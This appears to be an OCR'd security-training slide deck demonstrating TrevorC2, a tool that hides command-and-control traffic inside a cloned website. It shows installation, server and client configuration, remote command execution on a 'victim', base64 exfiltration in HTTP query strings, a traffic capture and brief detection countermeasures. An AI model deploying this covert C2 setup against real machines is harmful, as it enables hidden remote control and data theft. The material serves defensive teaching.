TrevorC2

Information Security Inc.

iSEC
information security inc.


Contents

- About TrevorC2
- Testing Environment
- Topology
- How TrevorC2 Works?
- Installing TrevorC2
- Using TrevorC2
- Countermeasures
- References

Information Security Confidential - Partner Use Only

About TrevorC2

- TrevorC2 is a client/server model for masking command and control through a normally browsable website
- Detection becomes much harder as time intervals are different and does not use POST requests for data exfil



Information Security Confidential - Partner Use Only

iSEC information security inc.

Testing Environment


- Kali Linux 2017

```
root@kali2017:~# cat /etc/*rel*
DISTRIB_ID=Kali
DISTRIB_RELEASE=kali-rolling
DISTRIB_CODENAME=kali-rolling
DISTRIB_DESCRIPTION="Kali GNU/Linux Rolling"
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
ID=kali
VERSION="2017.2"
VERSION_ID="2017.2"
ID_LIKE=debian
ANSI_COLOR="1;31"
HOME_URL="http://www.kali.org/"
SUPPORT_URL="http://forums.kali.org/"
BUG_REPORT_URL="http://bugs.kali.org/"
```


Information Security Confidential - Partner Use Only

Topology

- TrevorC2 testing topology



Information Security Confidential - Partner Use Only

How TrevorC2 Works?

- There are two components to TrevorC2 - the client and the server
- The Server -> This will create a clone of the website which you will using for the operation and start a server. This looks like the legitimate website and can be viewed by anyone. But the parameters are hidden inside the source which will have the instructions for the client

Information Security Confidential - Partner Use Only

How TrevorC2 Works?

- There are two components to TrevorC2 - the client and the server
- The Client -> Reaches the server (the cloned website), parse the code, read the parameters and instructions from the webpage, run the command and put the result back in base64 encoded query string to the website

```
root@LUCKY64:/opt3/trevorc2# cat trevorc2_client.py
#!/usr/bin/env python
#
# TrevorC2 - legitimate looking command and control
# Written by: Dave Kennedy @HackingDave
# Website: https://www.trustedsec.com
# GIT: https://github.com/trustedsec
#
# This is the client connection, and only an example. Refer to the readme
# to build your own client connection to the server C2 infrastructure.

# site used to communicate with (remote TrevorC2 site)
site_url = ("http://192.168.10.12")
```


Information Security Confidential - Partner Use Only
iSEC information security inc.

Installing TrevorC2

- Clone the GitHub repository

```
root@kali2017:~# git clone https://github.com/trustedsec/trevorc2.git
Cloning into 'trevorc2'...
remote: Counting objects: 19, done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 19 (delta 8), reused 19 (delta 8), pack-reused 0
Unpacking objects: 100% (19/19), done.
root@kali2017:~# cd trevorc2/
root@kali2017:~/trevorc2# ls -hla
total 40K
drwxr-xr-x  3 root root 4.0K Oct 29 04:47 .
drwxr-xr-x 84 root root 4.0K Oct 29 04:47 ..
-rw-r--r--  1 root root   78 Oct 29 04:47 CHANGELOG.txt
drwxr-xr-x  8 root root 4.0K Oct 29 04:47 .git
-rw-r--r--  1 root root 2.1K Oct 29 04:47 LICENSE.txt
-rw-r--r--  1 root root 3.9K Oct 29 04:47 README.md
-rw-r--r--  1 root root 2.6K Oct 29 04:47 trevorc2_client.py
-rw-r--r--  1 root root 8.7K Oct 29 04:47 trevorc2_server.py
```


Information Security Confidential - Partner Use Only
iSEC information security inc.

Using TrevorC2

- Server: Change the configuring options and the website to be cloned

```
root@kali2017:~/trevorc2# less trevorc2_server.py
#!/usr/bin/env python
#
# TrevorC2 - legitimate looking command and control
# Written by: Dave Kennedy @HackingDave
# Website: https://www.trustedsec.com
# GIT: https://github.com/trustedsec
#
# This is the server side which will clone a website of your choosing. Once
# the site is cloned, it'll place information inside the source of the html
# to be decoded by the client and executed and then passed back to the server
# via a query string parameter.

# URL to clone to house a legitimate website
url = ("https://hackyourselffirst.troyhunt.com/")

# CONFIG OPTIONS
user_agent = ("User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko")
```


Information Security Confidential - Partner Use Only
iSEC information security inc.

Using TrevorC2

- Running the server

Information Security Confidential - Partner Use Only

iSEC information security inc.

Using TrevorC2

- Client: Change the configuration and system you want it to communicate back to.

```
root@LUCKY64:/opt3/trevorc2# less trevorc2_client.py
#!/usr/bin/env python
#
# TrevorC2 - legitimate looking command and control
# Written by: Dave Kennedy @HackingDave
# Website: https://www.trustedsec.com
# GIT: https://github.com/trustedsec
#
# This is the client connection, and only an example. Refer to the readme
# to build your own client connection to the server C2 infrastructure.

# site used to communicate with (remote TrevorC2 site)
site_url = ("http://192.168.10.12")
```


Information Security Confidential - Partner Use Only

iSEC information security inc.

Using TrevorC2

- Running the client


```
root@LUCKY64:/opt3/trevorc2# ./trevorc2_client.py
```


Information Security Confidential - Partner Use Only

iSEC information security inc.

Using TrevorC2

- Accessing the server from the client, it looks like an legitimate website



Information Security Confidential - Partner Use Only

iSEC information security inc.

Using TrevorC2

- Execute a command on the client machine (compromised machine) from the server

```
Enter the command to execute on victim: route -n
[*] Waiting for command to be executed, be patient, results will be displayed here...
[*] Received response back from client...
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.10.1    0.0.0.0         UG    0      0        0 eth0
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 docker0
192.168.10.0    0.0.0.0         255.255.255.0   U     0      0        0 eth0
192.168.10.12   192.168.86.86   255.255.255.255 UGH   0      0        0 eth3
192.168.86.0    0.0.0.0         255.255.255.0   U     0      0        0 eth3
```


Information Security Confidential - Partner Use Only

iSEC information security inc.

Using TrevorC2

- Inspecting the network traffic using tshark when the command is executed, nothing suspicious

```
Enter the command to execute on victim: route -n
[*] Waiting for command to be executed, be patient, results will be displayed here...
[*] Received response back from client...
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.10.1    0.0.0.0         UG    0      0        0 eth0
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 docker0
192.168.10.0    0.0.0.0         255.255.255.0   U     0      0        0 eth0
192.168.10.12   192.168.86.86   255.255.255.255 UGH   0      0        0 eth3
192.168.86.0    0.0.0.0         255.255.255.0   U     0      0        0 eth3

Enter the command to execute on victim:
```

```
 18.044483 192.168.86.87 -> 192.168.10.12 TCP 74 43970 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1581964 TSecr=
 18.045089 192.168.10.12 -> 192.168.86.87 TCP 74 http > 43970 [SYN, ACK] Seq 0 Ack 1 Win 28960 Len 0 MSS 1460 SACK_PERM 1 TSval 663
 18.045508 192.168.86.87 -> 192.168.10.12 TCP 66 43970 > http [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=1581965 TSecr=663892610
 18.045760 192.168.86.87 -> 192.168.10.12 HTTP 894 GET /images?guid=S2VybmVsIElQIHJvdXRpbmcgdGFibGUKRGVzdGluYXRpb24gICAgIEdhdGV3YXk
gTWV0cmljIFJlZiAgICBVc2UgSWZhY2UKMC4wLjAuMCAgICAgICAgIDE5Mi4xNjguMTAuMSAgICAwLjAuMC4wICAgICAgICAgVUcgICAgMCAgICAgIDAgICAgICAgIDAgZ
AgICAgIDI1NS4yNTUuMC4wICAgICBVICAgICAwICAgICAgMCAgICAgICAgMCBkb2NrZXIwCjE5Mi4xNjguMTAuMCAgICAwLjAuMC4wICAgICAgICAgMjU1LjI1NS4yNTUu
DAKMTkyLjE2OC4xMC4xMiAgIDE5Mi4xNjguODYuODYgICAyNTUuMjU1LjI1NS4yNTUgVUdIICAgMCAgICAgIDAgICAgICAgIDAgZXRoMwoxOTIuMTY4Ljg2LjAgICAgMC4
ICAgICAwICAgICAgMCAgICAgICAgMCBldGgzCg== HTTP/1.1
 18.046200 192.168.10.12 -> 192.168.86.87 TCP 66 http > 43970 [ACK] Seq-1 Ack-829 Win-30720 Len-0 TSval-663892611 TSecr-1581965
 18.046834 192.168.10.12 -> 192.168.86.87 TCP 83 [TCP segment of a reassembled PDU]
 18.047188 192.168.86.87 -> 192.168.10.12 TCP 66 43970 > http [ACK] Seq=829 Ack=18 Win=29312 Len=0 TSval=1581965 TSecr=663892612
 18.048267 192.168.10.12 -> 192.168.86.87 HTTP 168 HTTP/1.0 200 OK
 18.048449 192.168.10.12 -> 192.168.86.87 TCP 66 http > 43970 [FIN, ACK] Seq=120 Ack=829 Win=30720 Len=0 TSval=663892613 TSecr=158
 18.048761 192.168.86.87 -> 192.168.10.12 TCP 66 43970 > http [ACK] Seq=829 Ack=120 Win=29312 Len=0 TSval=1581965 TSecr=663892613
 18.049394 192.168.86.87 -> 192.168.10.12 TCP 66 43970 > http [FIN, ACK] Seq=829 Ack=121 Win=29312 Len=0 TSval=1581966 TSecr=66389
 18.049873 192.168.10.12 -> 192.168.86.87 TCP 66 http > 43970 [ACK] Seq=121 Ack=830 Win=30720 Len=0 TSval=663892615 TSecr=1581966
```


Information Security Confidential - Partner Use Only

iSEC information security inc.

Countermeasures

- Use NTA
- Inspect the Network traffic and look for periodic HTTP communication and suspicious URIs (Base64 encoded)
- Look for suspicious processes on the server and client machines

Information Security Confidential - Partner Use Only

References

- GitHub
https://github.com/trustedsec/trevorc2

- Kali Linux
https://www.kali.org/downloads/

Information Security Confidential - Partner Use Only